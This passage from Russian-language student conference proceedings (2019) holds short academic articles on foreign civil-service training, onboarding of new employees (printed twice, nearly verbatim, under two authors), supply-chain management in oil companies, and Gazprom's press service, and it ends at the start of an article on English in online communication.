Таким образом, для российской практики организации обучения управленцев, по примеру Великобритании, было бы полезным наличие четких критериев оценки компетентности государственных служащих, что создает большой положительный стимул для повышения уровня образования и профессиональных навыков. Тем не менее можно выделить целый ряд ограничений, которые не позволяют выбрать английский вариант системы подготовки кадров для государственной службы России как образца для подражания. Во-первых, это ярко выраженная децентрализация образовательной системы и переподготовки служащих. Во-вторых, сильная правовая подготовка, которая отличает англосаксонский подход от других, базируется на прецедентном праве, что значительно усложняет процесс адаптации учебных программ к российским условиям.

Представителями французского подхода в профессиональном развитии кадровых ресурсов государственной службы является Франция, Италия и Испания. Классическим примером является опыт Франции, поскольку она занимает одно из ведущих мест среди стран, сыгравших определяющую роль в создании современных государственных и правовых структур. Профессионализм управленческих кадров определен одним из приоритетов в организации государственной службы этой страны.

На сегодняшний день во Франции создана и эффективно функционирует система профессиональной подготовки государственных служащих, которая включает общенациональные, предназначенные для подготовки руководящего персонала

государственной службы, региональные и специализированные отраслевые учебные заведения и обеспечивает получение каждым государственным служащим основательных знаний в сфере государственного управления, высокой административной и профессиональной культуры, компетентности, профессионализма, умения эффективно и профессионально общаться как в пределах администрации, так и с гражданами, потребителями государственных услуг, что чрезвычайно важно в современных условиях [1]. Французская система подготовки государственных служащих адаптирована к централизованному государству. Во Франции осуществлена унификация требований к приему на государственную службу, подготовки служащих и прохождения ими карьеры. Определяющей является ориентация и обеспечение карьерой государственной службы персоналом, подготовленным к различным аспектам управленческой деятельности в современных условиях: от разработки до реализации государственной политики.

Исследователи данной проблематики отмечают, что обучение государственных служащих во Франции - от поступления в ВУЗ до окончания служебной деятельности - имеет непрерывный характер, что это не только средство социального роста, но и инструмент модернизации государственной службы в интересах как сотрудников администрации, так и пользователей [2]. При некоторых институтах политических исследований созданы центры подготовки кадров государственного управления, которые готовят специалиста к вступительному конкурсу в те или иные органы государственной службы. Различные министерства организуют конкурсы прямого набора в корпус государственных служащих.

Отмечая характерные признаки французской модели, можно сделать вывод, что особого внимания заслуживает практика подготовки к вступительному конкурсу в корпус государственных служащих. Для России это дало бы возможность привлечь на государственную службу лучших выпускников высших учебных заведений. «Школы кадрового резерва», которые появились в России в современных условиях такого эффекта не обеспечивают.

Американский подход к управлению профессиональным развитием кадровых ресурсов государственной службы ориентирован на существующую систему высшего образования. В состав университетов входят один или несколько общеобразовательных колледжей, специальные колледжи, высшие специальные факультеты, центры. Занимаясь, в том числе, и разработкой проблем стратегического характера, имеющих государственное значение, они готовят ученых и специалистов, которых принимают на работу не только организации частного сектора, но и государственные органы.

Определяющую роль в подготовке государственных служащих имеют магистерские образовательные программы, предназначенные для лиц, имеющих степень бакалавра, и ориентируются на получение степени магистра в области государственного управления. Содержание данной программы включает изучение особенностей системы политических процессов, системы права, социологических теорий. Особая форма подготовки магистров государственного управления - это курс

обучения и защита диссертации, которую организует для работников высшего и среднего звена государственных органов ряд университетов, имеющих соглашение с американским правительством. Один из таких университетов - Американский университет, занимающий шестое место в стране по подготовке кадров в области государственного управления [2].

Несмотря на указанные базовые преимущества построения систем профессионального роста государственных служащих, решающая роль в обеспечении эффективности работы института государственной службы принадлежит обучению и переподготовке государственных служащих, хотя ключевое значение при этом отводится подготовке на рабочем месте как одному из элементов системы пожизненного найма.

Несмотря на существенное отличие в системе карьерного роста, менталитете, культуре отношений в организациях между Японией и Россией, для нашей страны является полезным опыт Японии в сохранении кадров, системе мотивации труда государственных служащих по карьерному росту и государственной службы, повышении эффективности использования бюджетных средств на подготовку, переподготовку и повышение квалификации государственных служащих.

Проведенный анализ свидетельствует, что каждое государство имеет определенные особенности организации обучения управленцев. В свою очередь, существуют определенные различия в подходах к подготовке государственных служащих в странах Европы, Северной Америки и Дальнего Востока. Одни из них действуют эффективно только в конкретных политических, социальных, экономических условиях, другие могут быть задействованы при определенных условиях. Третьи, под влиянием различных причин, остаются неприемлемыми для России. Зарубежными странами, чей опыт наиболее приемлемый для России, можно считать Францию, Германию и Великобританию. В этих странах установлены типичные признаки действующей системы подготовки кадров. В каждой из них воплощается политика непрерывной подготовки и повышения квалификации кадров, она направлена на поиск наилучшей мотивации и наибольшей эффективности. В то же время очевидно, что механически переносить опыт организации обучения и повышения квалификации государственных служащих в зарубежных странах на систему, существующую в России, невозможно. Он требует осмысления и определенной адаптации.

Список использованной литературы:

1. Заика Е. В. Подготовка кадров государственной службы: зарубежный опыт / В. Заика // Государство и регионы. - Сэр. «Государственное управление». 2017. № 4. С. 70-75
2. Конвенция Международной организации труда о дискриминации в области труда и занятий № 111 [Электронный ресурс]. - Режим доступа: <http://zakon.nau.ua>
3. Слюсаренко А.Н. О роли кадрового резерва в профессиональном совершенствовании и развитии карьеры государственных служащих / А.Н.

Слюсаренко // Государство и регионы. Серия: Государственное управление. 2017. № 2. С. 205-212.

© Пищикова Л. Ю., 2019

УДК33

И.П. Снесарева

Студент 3 курса ФГБУВО

РАНХиГС при Президенте Российской Федерации

г. Хабаровск, РФ

E-mail: ilonasp19@mail.ru

Научный руководитель: Т.А. Лукасевич

Доцент кафедры менеджмента и предпринимательского права,

Декан факультета государственного

и муниципального управления

г. Хабаровск

E-mail: tatianaal27@mail.ru

АДАПТАЦИЯ НОВЫХ СОТРУДНИКОВ КАК ИНСТРУМЕНТ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ СИСТЕМЫ УПРАВЛЕНИЯ ПЕРСОНАЛА ОРГАНИЗАЦИИ

Аннотация

В данной статье рассматривается необходимость эффективной системы адаптации новых сотрудников в организации. Освещаются основные кадровые риски, связанные с процессом внедрения новичков в трудовой коллектив. Подчеркиваются выгоды предприятия от оптимально выстроенной адаптационной системы. В заключительной части статьи характеризуются основные этапы процесса адаптации сотрудника и формулируются выводы.

Ключевые слова:

организация, персонал, коллектив, кадровые риски, адаптация, корпоративная культура

В современных условиях ведения бизнеса каждая компания сталкивается с необходимостью расширения или изменения штата. В связи с этим очень актуальным является вопрос об организации наиболее эффективной адаптации новых сотрудников.

Профессиональная адаптация представляет собой процесс приспособления личности работающего человека под воздействием совокупности условий и факторов профессиональной среды и собственных ценностей, целей, установок и пр. к новой обстановке, который обеспечивает заданные уровни эффективности и надежности его деятельности [1, с. 22].

Интерес к разработке и внедрению систем адаптации в настоящее время возрастает, поскольку руководители компаний все чаще сталкиваются с проблемой увольнения новых сотрудников по прошествии нескольких месяцев. Происходит это, как правило, из-за плохо продуманной и слабо организованной либо вовсе отсутствующей системы адаптации. Иными словами, организация, не уделяющая внимание новичкам, теряет свои трудовые ресурсы, вследствие чего уменьшается производительность труда. Подобной взаимосвязи посвящены многие западные исследования. В соответствии с полученными данными этих исследований работодатели, целенаправленно занимающиеся адаптацией новых сотрудников, получают от новичков больше отдачи и проявления инициативы [3, с. 256].

Адаптация персонала, по своей сути, является индикатором успешности или провала процесса поиска, отбора и найма персонала. Адаптация нового работника предполагает его плавное внедрение в трудовую деятельность. Однако необходимо следить за тем, чтобы в адаптационный период не сформировались определенные ситуации, способные отрицательно повлиять на процесс вхождения сотрудника в трудовой коллектив.

В адаптационный период следует принимать меры к недопущению ряда моментов, приводящих к психологической дезадаптации работника и появлению рискованных ситуаций. Среди наиболее распространенных проблем в процессе внедрения нового сотрудника в организацию можно выделить: недоумение; испуг; уныние; возмущение; псевдоответственность; нарушение режима работы; пассивное принятие; склонность присоединяться к коллективным протестам; лень; отсутствие конструктивного диалога с начальством; отсутствие коллективной цели; отсутствие доверия к себе, которое работник усматривает в действиях начальства; отсутствие участия [2, с. 19].

Отдельно следует выделить такую проблему как непринятие коллективом нового сотрудника. Коллектив встречает новичка настороженно, внимательно рассматривает каждый его шаг и действия. Также может существовать предубеждение в случае, если новый сотрудник заменил всеми любимого коллегу. Тем не менее, для бесстрессовой адаптации нового сотрудника очень важно сойтись с коллективом, зарекомендовать себя.

Во многих компаниях адаптации уделяется очень мало внимания либо не уделяется вообще. Проблема здесь в том, что, к сожалению, далеко не каждый человек способен самостоятельно быстро найти всю нужную ему для полноценной работы информацию. Кроме того, здесь очень многое зависит от корпоративной культуры. Конечно, при благожелательном отношении сотрудников компании к новому коллеге он довольно быстро войдет в курс дел. Однако во многих компаниях отношение к новичкам подчеркнуто отстраненное.

Тем не менее, компания получает несомненные выгоды от выстроенной системы адаптации, среди которых:

1. Создание механизма оценки профессиональных компетенций работника и его потенциала по итогам работы в первые месяцы;

2. Выявление недостатков существующей в компании системы подбора;
3. Развитие управленческих компетенций наставников и линейных руководителей;
4. Обоснование кадровых решений в отношении как новичка, так и наставников после окончания адаптационного периода;
5. Повышение лояльности нового работника к компании.

Целью системы адаптации персонала в организации в основном является снижение расходов организации благодаря:

1. Ускорению процесса вхождения нового сотрудника в должность:
 - необходимая эффективность работы достигается в кратчайшие сроки;
 - уменьшается число возможных ошибок, связанных с функциональными обязанностями;
2. Сокращению уровня текучести кадров [4, с. 32].

Выгодами, которые получают работники после прохождения адаптации, являются:

1. Получение полной информации о компании, необходимой для эффективной работы;
2. Снижение уровня неопределенности и беспокойства;
3. Повышение удовлетворенности от своей работы и развитие позитивного отношения к организации;
4. Освоение базовых норм корпоративной культуры;
5. Выстраивание системы взаимодействия с коллегами;
6. Получение эффективной обратной связи от наставника и линейного руководителя по итогам адаптационного срока [3, с. 270].

Вся процедура адаптации делится на четыре этапа, каждый из которых предполагает выполнение определенных задач, которые, в свою очередь, закреплены за тем или иным участником процедуры [5, с. 121].

I этап. За несколько дней до выхода нового работника.

Специалист службы персонала обязан:

- позвонить новоизбранному сотруднику и убедиться, что он готов к выходу на работу;
- заранее проинформировать менеджера о новом сотруднике;
- подготовить все информационные материалы и пропуска для новичка;
- проверить, подготовлено ли рабочее место.

II этап. В первый рабочий день нового сотрудника.

Специалист службы персонала обязан:

- его встретить и провести к рабочему месту;
- провести начальный инструктаж по технике безопасности;
- познакомить с непосредственным руководителем;
- обсудить особенности культуры, стиль управления, режим работы, нормы, традиции и пр., принятые в организации;
- обсудить задачи на первый рабочий день.

Менеджер отдела обязан:

- представить нового сотрудника его коллегам;
- ознакомить с программой адаптации;
- вместе с новым работником проанализировать его должностные обязанности;
- объяснить систему поощрений и правила применения штрафных санкций, которые действуют в организации;
- объяснить порядок и выдачу зарплаты, оплату отпусков и больничных листов и пр.;
- ознакомить с организационной структурой компании.

III этап. Первая рабочая неделя нового работника.

Специалист службы персонала обязан:

- ознакомить с основными процедурами и политикой в отношении персонала (возможности карьерного роста);
- проанализировать компетенцию и разработать индивидуальную программу перспективной подготовки.

IV этап. После окончания испытательного срока новый сотрудник заполняет специально разработанный специалистом службы персонала оценочный лист. Данные анализируются и обсуждаются. После нового сотрудника информируют об окончании испытательного срока, обсуждают с ним результаты его деятельности в этот период;

Далее проводится беседа по достижению поставленных задач и целей новым работником, оцениваются манеры поведения нового работника на данной должности.

Важно на этом этапе узнать мнение нового сотрудника о компании в целом, о принципах ведения бизнеса, выслушать предложения по улучшению.

Таким образом, работник, придя в компанию со своими представлениями о том, «как должно быть», сталкивается с действительностью и начинает понимать, как на самом деле обстоят дела в компании: насколько замечается и оценивается вклад нового работника, как относятся к инициативам и упорству, как смотрят на новичка руководители и работники-старожилы.

В качестве вывода отметим, что формирование и использование персонала предприятий зависит от влияния многих факторов технико-технологического, экономического, организационного и социального направления. Процесс набора персонала предприятия должен сопровождаться его адаптацией, то есть поиском путей и способов рационального использования потенциала персонала и его перспективных возможностей для достижения целей, стоящих перед субъектами хозяйствования. Поэтому в организации необходимо заниматься разработкой адаптационной программы для новых сотрудников.

Список использованной литературы:

1. Волков Г.Д. Адаптация и ее уровни / Г.Д. Волков, Н.Б. Оконская. – Пермь, 2015. – 246 с.
2. Задиора В. Новый взгляд на адаптацию персонала // Отдел кадров. – 2016. – № 7. – С. 17-27.
3. Лукашевич В.В. Основы управления персоналом / В.В. Лукашевич. – М.: КноРус, 2015. – 497 с.
4. Рутицкая В.С. Процесс адаптации сотрудника // Менеджер по персоналу. – 2016. –

№ 10. – С. 32.

5. Шекшня С.В. Управление персоналом современной организации: учебник / С.В. Шекшня. – М.: «Бизнес – школа», 2014. – 381 с.

© Снесарева И.П., 2019

УДК33

Н.В. Цой

Студент 3 курса ФГБУВО

РАНХиГС при Президенте Российской Федерации

г. Хабаровск, РФ

E-mail: panda-fraend@mail.ru

Научный руководитель: Т.А. Торопова

Доцент кафедры менеджмента и предпринимательского права,

кандидат экономических наук

г. Хабаровск

E-mail: babukh@mail.ru

АДАПТАЦИЯ НОВЫХ СОТРУДНИКОВ КАК ИНСТРУМЕНТ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ СИСТЕМЫ УПРАВЛЕНИЯ ПЕРСОНАЛА ОРГАНИЗАЦИИ

Аннотация

В данной статье рассматривается необходимость эффективной системы адаптации новых сотрудников в организации. Освещаются основные кадровые риски, связанные с процессом внедрения новичков в трудовой коллектив. Подчеркиваются выгоды предприятия от оптимально выстроенной адаптационной системы.

Ключевые слова:

организация, персонал, коллектив, кадровые риски, адаптация, корпоративная культура

В современных условиях ведения бизнеса каждая компания сталкивается с необходимостью расширения или изменения штата. В связи с этим очень актуальным является вопрос об организации наиболее эффективной адаптации новых сотрудников.

Профессиональная адаптация представляет собой процесс приспособления личности работающего человека под воздействием совокупности условий и факторов профессиональной среды и собственных ценностей, целей, установок и пр. к новой обстановке, который обеспечивает заданные уровни эффективности и надежности его деятельности [1, с. 22].

Интерес к разработке и внедрению систем адаптации в настоящее время возрастает, поскольку руководители компаний все чаще сталкиваются с проблемой увольнения новых сотрудников по прошествии нескольких месяцев. Происходит это,

как правило, из-за плохо продуманной и слабо организованной либо вовсе отсутствующей системы адаптации. Иными словами, организация, не уделяющая внимание новичкам, теряет свои трудовые ресурсы, вследствие чего уменьшается производительность труда. Подобной взаимосвязи посвящены многие западные исследования. В соответствии с полученными данными этих исследований работодатели, целенаправленно занимающиеся адаптацией новых сотрудников, получают от новичков больше отдачи и проявления инициативы [3, с. 256].

Адаптация персонала, по своей сути, является индикатором успешности или провала процесса поиска, отбора и найма персонала. Адаптация нового работника предполагает его плавное внедрение в трудовую деятельность. Однако необходимо следить за тем, чтобы в адаптационный период не сформировались определенные ситуации, способные отрицательно повлиять на процесс вхождения сотрудника в трудовой коллектив.

В адаптационный период следует принимать меры к недопущению ряда моментов, приводящих к психологической дезадаптации работника и появлению рискованных ситуаций. Среди наиболее распространенных проблем в процессе внедрения нового сотрудника в организацию можно выделить: недоумение; испуг; уныние; возмущение; псевдоответственность; нарушение режима работы; пассивное принятие; склонность присоединяться к коллективным протестам; лень; отсутствие конструктивного диалога с начальством; отсутствие коллективной цели; отсутствие доверия к себе, которое работник усматривает в действиях начальства; отсутствие участия [2, с. 19].

Отдельно следует выделить такую проблему как непринятие коллективом нового сотрудника. Коллектив встречает новичка настороженно, внимательно рассматривает каждый его шаг и действия. Также может существовать предубеждение в случае, если новый сотрудник заменил всеми любимого коллегу. Тем не менее, для бесстрессовой адаптации нового сотрудника очень важно сойтись с коллективом, зарекомендовать себя.

Во многих компаниях адаптации уделяется очень мало внимания либо не уделяется вообще. Проблема здесь в том, что, к сожалению, далеко не каждый человек способен самостоятельно быстро найти всю нужную ему для полноценной работы информацию. Кроме того, здесь очень многое зависит от корпоративной культуры. Конечно, при благожелательном отношении сотрудников компании к новому коллеге он довольно быстро войдет в курс дел. Однако во многих компаниях отношение к новичкам подчеркнуто отстраненное.

Тем не менее, компания получает несомненные выгоды от выстроенной системы адаптации, среди которых:

1. Создание механизма оценки профессиональных компетенций работника и его потенциала по итогам работы в первые месяцы;
2. Выявление недостатков существующей в компании системы подбора;
3. Развитие управленческих компетенций наставников и линейных руководителей;
4. Обоснование кадровых решений в отношении как новичка, так и наставников после окончания адаптационного периода;

5. Повышение лояльности нового работника к компании.

Целью системы адаптации персонала в организации в основном является снижение расходов организации за счет следующих факторов:

1. Ускорение процесса вхождения нового работника в должность:

- достижение необходимой эффективности работы в минимальные сроки;

- уменьшение количества возможных ошибок, связанных с освоением функциональных обязанностей;

2. Сокращение уровня текучести кадров:

- снижение количества работников, не прошедших испытательный срок;

- уменьшение количества работников, покинувших компанию в течение первого года работы [4, с. 32].

В качестве вывода отметим, что формирование и использование персонала предприятий зависит от влияния многих факторов технико-технологического, экономического, организационного и социального направления. Процесс набора персонала предприятия должен сопровождаться его адаптацией, то есть поиском путей и способов рационального использования потенциала персонала и его перспективных возможностей для достижения целей, стоящих перед субъектами хозяйствования. Поэтому в организации необходимо заниматься разработкой адаптационной программы для новых сотрудников.

Список использованной литературы:

1. Волков Г.Д. Адаптация и ее уровни / Г.Д. Волков, Н.Б. Оконская. – Пермь, 2015. – 246 с.
2. Задиора В. Новый взгляд на адаптацию персонала // Отдел кадров. – 2016. – № 7. – С. 17-27.
3. Лукашевич В.В. Основы управления персоналом / В.В. Лукашевич. – М.: КноРус, 2015. – 497 с.
4. Рутицкая В.С. Процесс адаптации сотрудника // Менеджер по персоналу. – 2016. – № 10. – С. 32.

© Цой Н.В., 2019

УДК 658.7.01

Д.Д. Шишова

студент 2 курса магистратуры УГНТУ, г. Уфа, РФ

E-mail: dasha-shishova00@rambler.ru

Научный руководитель: Е.В. Евтушенко

Доктор экон. наук, профессор УГНТУ, г. Уфа, РФ

УПРАВЛЕНИЕ ЦЕПОЧКОЙ ПОСТАВОК В ВЕРТИКАЛЬНО-ИНТЕГРИРОВАННЫХ НЕФТЯНЫХ КОМПАНИЯХ

Аннотация

В данной статье рассмотрена актуальная проблема на сегодняшний день,

цепочка поставок ВИНК. Дано определение цепи поставки для вертикально-интегрированных нефтяных компаний. Предложена модель управления цепочкой поставки для нефтегазовых компаний. Данный метод является инструментом снижения рисков в условиях неопределенности.

Ключевые слова:

Цепочка поставок, материально-технические ресурсы, модель управления цепью поставки, неопределенность, ВИНК.

Внешняя среда вертикально-интегрированных нефтяных компаний (ВИНК), в которой осуществляются логистические операции, постоянно подвергается изменениям под воздействием рынка и конкуренции. Для того, чтобы нефтяным компаниям своевременно реагировать на такие колебания, нужна четкая методология планирования, проектирования и реинжиниринга логистической системы, которая позволит учитывать сложившиеся ситуации и оценивать возможные альтернативы их развития. Для этого требуется системный подход, основанный на теоретической базе, передовом опыте и лучших практиках.

Компании, которые смогли выстроить эффективные цепочки поставок, отличаются от обычных участников рынка тем, что более успешно применяют специальные методы управления. Такие компании тратят меньше средств на закупку, логистику, обеспечивают более высокий уровень и эффективнее управляют товарно-материальными запасами по сравнению с конкурентами. Учитывая экономическую неопределенность и растущие риски, связанные с функционированием цепочек поставок.

Цепь поставок – это последовательность процессов, которые имеют место между различными звеньями цепи и комбинируются для удовлетворения потребностей заказчика.

Все подходы управления цепями поставок рассматриваются с ракурса «поставщик-производство-потребитель», но если рассматривать с точки зрения снабжения, то предлагается новая модель этапов управления цепями поставок для вертикально-интегрированных нефтяных компаний, где заказчиком нуждающимся в МТР выступает непосредственно производство (рис. 1):




Рисунок 1 – Модель управления цепями поставок для нефтегазовых компаний

1 этап. Планирование материально-технического обеспечения (МТО) – определяют источники поставок, планируются запасы, определяются требования к системе, а также объемы, поставок материально-технических ресурсов. Все решения

связанные с планированием и управлением жизненным циклом материально-технических ресурсов (МТР) принимаются на этом этапе

Например, при формировании величины норматива запасов МТР на планируемый год учитываются:

- Целевые показатели по уровню запасов и оборачиваемости МТР, лимитам на закупку и списание МТР на планируемый год;
- План списания МТР;
- Прогноз запасов МТР на начало планируемого периода, в том числе, свободные запасы;
- Влияние факторов: сезонность поставок; время, необходимое для подготовки материала к использованию, отдаленность территории.

2 этап. Закупка МТР – определяют ключевые элементы управления снабжением, производят оценку и выбор поставщиков, проверку качества поставок, заключения контрактов с поставщиками.

3 этап. Управление запасами – обеспечение бесперебойного процесса производства и реализации МТР при минимизации совокупных затрат по обслуживанию запасов, в связи с корректным планом МТО.

4 этап. Логистика – производится доставка необходимых МТР на производство (заказчику).

5 этап. Производство – является заказчиком, который нуждается в обеспечении снабжением МТР, для бесперебойного производства (добыча, нефтепереработка или любой другой сегмент нефтяной промышленности).

С точки зрения результативности управления цепочками поставок (УЦП) является инструментом снижения рисков и повышения устойчивости компании во всем окружении, а значит, инструментом повышения ее конкурентоспособности (таблица 1).

Таблица 1

Изменение парадигмы бизнеса при управлении цепями поставок

До УЦП	При УЦП
Складирование	Закупка по фактическому спросу
Страховые запасы	Координация и информационный обмен
Локальная оптимизация транспортировки, запасов	Оптимизация всей цепи поставок
Функциональное мышление	Процессное мышление
Экономия на расходах	100% соблюдение сроков поставок
Парадигма бизнеса до УЦП	Парадигма бизнеса при УЦП
Оптимизация загрузки мощностей	Гибкость и удовлетворение производства
Оперативное планирование на основе среднесрочных планов	Оперативное планирование по фактическому потреблению
Постоянная нехватка нужных материалов	Контроль наличия и запасов материалов
Оптимизация прямых затрат	Оптимизация совокупных затрат
Максимизация объемов	Оптимизация цикла выполнения заказа

Ввиду того что цепи поставок являются многоструктурной системой, которая развивается в условиях рыночной среды, ее функционирование связано со значительной неопределенностью. Причинами этой неопределенности могут служить

неточность данных, колебания спроса, неверная интерпретация предоставляемой информации и т.д.

Неопределенность – одна из основных проблем, изучаемых в управлении цепями поставок. В настоящее время разработаны методы, модели и концепции для максимального снижения неопределенности непосредственно в цепях поставок [1]. К ним относятся:

- Дополнительные склады, страховые запасы и запасы мощности;
- Совершенствование координации и информационного обмена для улучшения качества, доступности прогнозов спроса для всех участников цепи поставок;
- Включение системы мониторинга и регулирования цепи поставок при возникновении нарушений или отклонений от плана.


Важнейшей составляющей данного метода является управления риском в цепи поставок, то есть создание единого информационного пространства и координация участников, благодаря чему осуществляется качественная информационная поддержка, которая определяет успешность и эффективность систем управления цепей поставок [2].

Список использованной литературы:

1. Крылатков П.П., Калинина Н.Е. Моделирование факторов риска в закупочной логистике промышленного предприятия // Управленец. 2017. №3(67). С. 68–74.
2. Владимир А.Е. Ключевые показатели эффективности как инструмент управления логистикой снабжения МТР // Математика и информационные технологии в нефтегазовом комплексе. 2015. №2. URL: <https://cyberleninka.ru/article/n/klyuchevye-pokazateli-effektivnosti-kak-instrument-upravleniya-logistikoy-snabzheniya-mtr> (дата обращения: 25.02.2019).

© Шишова Д.Д., 2019

ФИЛОЛОГИЧЕСКИЕ НАУКИ



УДК 808.5

С.Ш. Исмайылов

студент 4 курса НГУЭУ,

г. Новосибирск, РФ

E-mail: trenitrius@mail.ru

Научный руководитель: Н.Г. Романова

канд. филол. наук, доцент кафедры маркетинга,

рекламы и связей с общественностью

г. Новосибирск, РФ

E-mail: n.g.romanova@nsuem.ru

АНАЛИЗ НАПРАВЛЕНИЙ РАБОТЫ СОВРЕМЕННЫХ ПРЕСС-СЛУЖБ (НА ПРИМЕРЕ ПАО «ГАЗПРОМ»)

Аннотация

Статья посвящена анализу основных аспектов деятельности современных пресс-служб на примере структурного подразделения ПАО «Газпром». Анализ информационного наполнения официального сайта компании во взаимосвязи с диапазоном функций и задач пресс-службы, спецификой методов осуществления взаимодействия со СМИ, кадровым составом позволили оценить эффективность работы пресс-службы. На основе полученных данных автором предлагаются рекомендации по совершенствованию направлений работы современных пресс-служб, в т.ч. пресс-службы ПАО «Газпром».

Ключевые слова:

Современная пресс-служба, связи с общественностью, коммуникативный менеджмент.

Актуальные направления деятельности современных пресс-служб напрямую связаны с решением компаниями приоритетных задач развития, формирования устойчивого положительного имиджа в конкурентной среде, расширения и укрепления степени влияния во внешней среде на различные репутационные категории бизнес-сообщества.

ПАО «Газпром» – это глобальная энергетическая компания, основные направления деятельности которой заключаются в геологоразведке, добыче, транспортировке, хранении, переработке и реализации газа, газового конденсата, нефти, а также в реализации газа в качестве моторного топлива, производство и сбыт тепло- и электроэнергии. Миссия «Газпрома» подробно описана на официальном сайте компании, и заключается в «надежном, эффективном и сбалансированном обеспечении потребителей природным газом, другими видами энергоресурсов и продуктами их переработки» [3].

Стратегической целью ПАО «Газпром» ставит перед собой развитие компании в качестве лидера среди прочих глобальных энергетических компаний при помощи расширения рынков сбыта, а также обеспечения надежных поставок, увеличения эффективности деятельности, использования научно-технического потенциала и др.

В состав пресс-службы «Газпрома» входят те отделы, которые ставят своей целью осуществление работы как с российскими, так и с зарубежными СМИ, освещают вопросы благотворительности, спонсорства, в т. ч. информационно-аналитический отдел, отдел по корпоративной работе. На официальном сайте компании представлена структура пресс-службы, являющаяся структурой центрального аппарата. При этом во всех региональных отделениях существуют собственные пресс-службы, структуры которых также представлены на сайте.

Деятельность пресс-службы сфокусирована на информировании общественности о работе ПАО «Газпром», популяризации социальной ответственности компании, а также формировании ее благоприятного имиджа [2]. На официальном сайте отражена информация о текущей стратегии развития компании, представлены специальные ссылки на узконаправленную информацию для инвесторов и акционеров, в разделе «Социальная ответственность» освещена социальная деятельность «Газпрома». К числу основных относятся также тематические разделы «Региональная политика», «Корпоративные события», «Экология», «Инновационная деятельность».

Говоря непосредственно о работе пресс-службы компании, на сайте мы можем видеть специальный раздел «Пресс-центр». Этот раздел предоставляет возможность ознакомления с публикациями СМИ, в которых фигурирует компания. Данная тексто-графическая информация оформлена в виде ссылок на главной странице. В целом, исходя из анализа информации, представленной на официальном сайте, пресс-служба ПАО «Газпром» прекрасно справляется с функцией информирования общественности о компании, а, следовательно, способствует достижению поставленной цели – т.е. формированию положительного имиджа [1]. основополагающим направлением деятельности пресс-службы ПАО «Газпром» является формирование позитивного имиджа кампании как во внешней, так и во внутренней среде. Исходя из данных регулярно проводимых мониторингов общественного мнения, на уровне массового сознания общественность воспринимает компанию как мощнейшую российскую структуру, которая эффективно работает как на внутренних, так и на внешних рынках. Регулярные выступления руководящего состава пресс-службы в СМИ также являются одним из самых важных направлений ее деятельности. Когда «Газпромом» проводятся какие-либо важные мероприятия, пресс-службой приглашаются не только представители СМИ, с которыми она состоит в долговременных отношениях, но и занимающие по отношению к компании откровенную оппозиционную позицию, что демонстрирует полную информационную открытость.

Два раза в месяц компанией выпускается корпоративное печатное издание –

«Вестник ПАО «Газпром», которое адресуется обширному контингенту работников газовой промышленности. В рамках работы пресс-службы создано специальное акционерное общество под названием «Газпром-Медиа», отвечающее за связи как с российскими, так и с зарубежными СМИ, и владеющее контрольными пакетами акций множества телекомпаний («НТВ», «НТВ-плюс», «ТНТ»), радиостанций («Эхо Москвы», «Тройка», «До-Радио», «Спорт-FM»), издательского дома «7 дней», газеты «Трибуна», а также рекламного агентства «НТВ-Медиа», которое контролирует около 20% рынка телерекламы [4]. Также пресс-служба компании активно занимается продвижением прессы, которая финансируется региональными структурами «Газпрома». Значимое место в работе пресс-службы занимает освещение благотворительности. Ср.: если взглянуть на памятную табличку храма Христа Спасителя, компания занимает почетную первую строку.

Текущая работа пресс-службы отчетливо прослеживается в каждодневных кратких информационных обращениях. Популярный прием - выборочное цитирование заявлений Генерального директора А.Б. Миллера. Полный текст заявления дается только по поводу событий общенационального значения. В целях совершенствования работы пресс-службы возможно следующее:

1. Сопровождать высказывания Генерального директора ПАО «Газпром» оценкой экспертов, чтобы сформировать мнение общественности по каждому вопросу, что закономерно приведет к укреплению положительного имиджа и доверия к компании у общественности;

2. Выстроить гибкую модель коммуникации между ПАО «Газпром» и общественностью при помощи улучшения каналов взаимодействия.

Таким образом, оценивая деятельность пресс-службы ПАО «Газпром», можно с уверенностью сказать, что концепция формирования имиджа ПАО разрабатывается на уровне мировых стандартов. Деятельность управления пресс-службы отражает общие тенденции современных пресс-служб.

Список использованной литературы:

1. Ворошилов, В.В. Современная пресс-служба. Учебник / В.В. Ворошилов. – М.: Кнорус, 2016. – 224 с.
2. Меньшиков, А.А. Пресс-служба: учеб. пособие / А.А. Меньшиков. – Комсомольск-на-Амуре: ФГБОУ ВПО «КнАГТУ», 2013. – 123 с.
3. Официальный сайт ПАО «Газпром» [Электронный ресурс]. URL: <http://www.gazprom.ru/about/> (дата обращения: 09.02.2019)
4. Официальный сайт медиахолдинга «Газпром-медиа» [Электронный ресурс]. URL: <http://www.gazprom-media.com> (дата обращения: 09.02.2019).

УДК 81-11

М.А. Медведев

студент 3 курса ИМСИТ,

г. Краснодар, РФ

E-mail: miha.0000@mail.ru

И.Г. Лященко

студент 3 курса ИМСИТ

г. Краснодар, РФ

E-mail: mr.gold210114@gmail.com

Н.В. Тагиева

Преподаватель академического колледжа ИМСИТ

Академии маркетинга и социально - информационных технологий –

ИМСИТ г. Краснодар, Россия

E-mail: korobkov.artem.1999@mail.ru

ИСПОЛЬЗОВАНИЕ АНГЛИЙСКОГО ЯЗЫКА В ИНТЕРНЕТ ОБЩЕНИИ

Аннотация

В статье рассматриваются интернет-коммуникации, особенности и преимущества интернет-общения, язык созвучий, пиктограмм и аббревиатур, адаптация иностранных слов и выражений.

Актуальность обращения к проблеме использования английского языка в интернет-общении определяется тем, что современное общество много времени проводит в глобальной сети Интернет, но при этом недостаточно широко изучены особенности влияния английского языка на интернет-общение.

Поставленная цель требует решения следующих задач: изучить материалы учебников, учебных пособий, Интернета, чтобы выяснить использование английского языка в интернет-общении.

Теоретические методы исследования: анализ и обобщение литературных источников по теме исследования.

Ключевые слова:

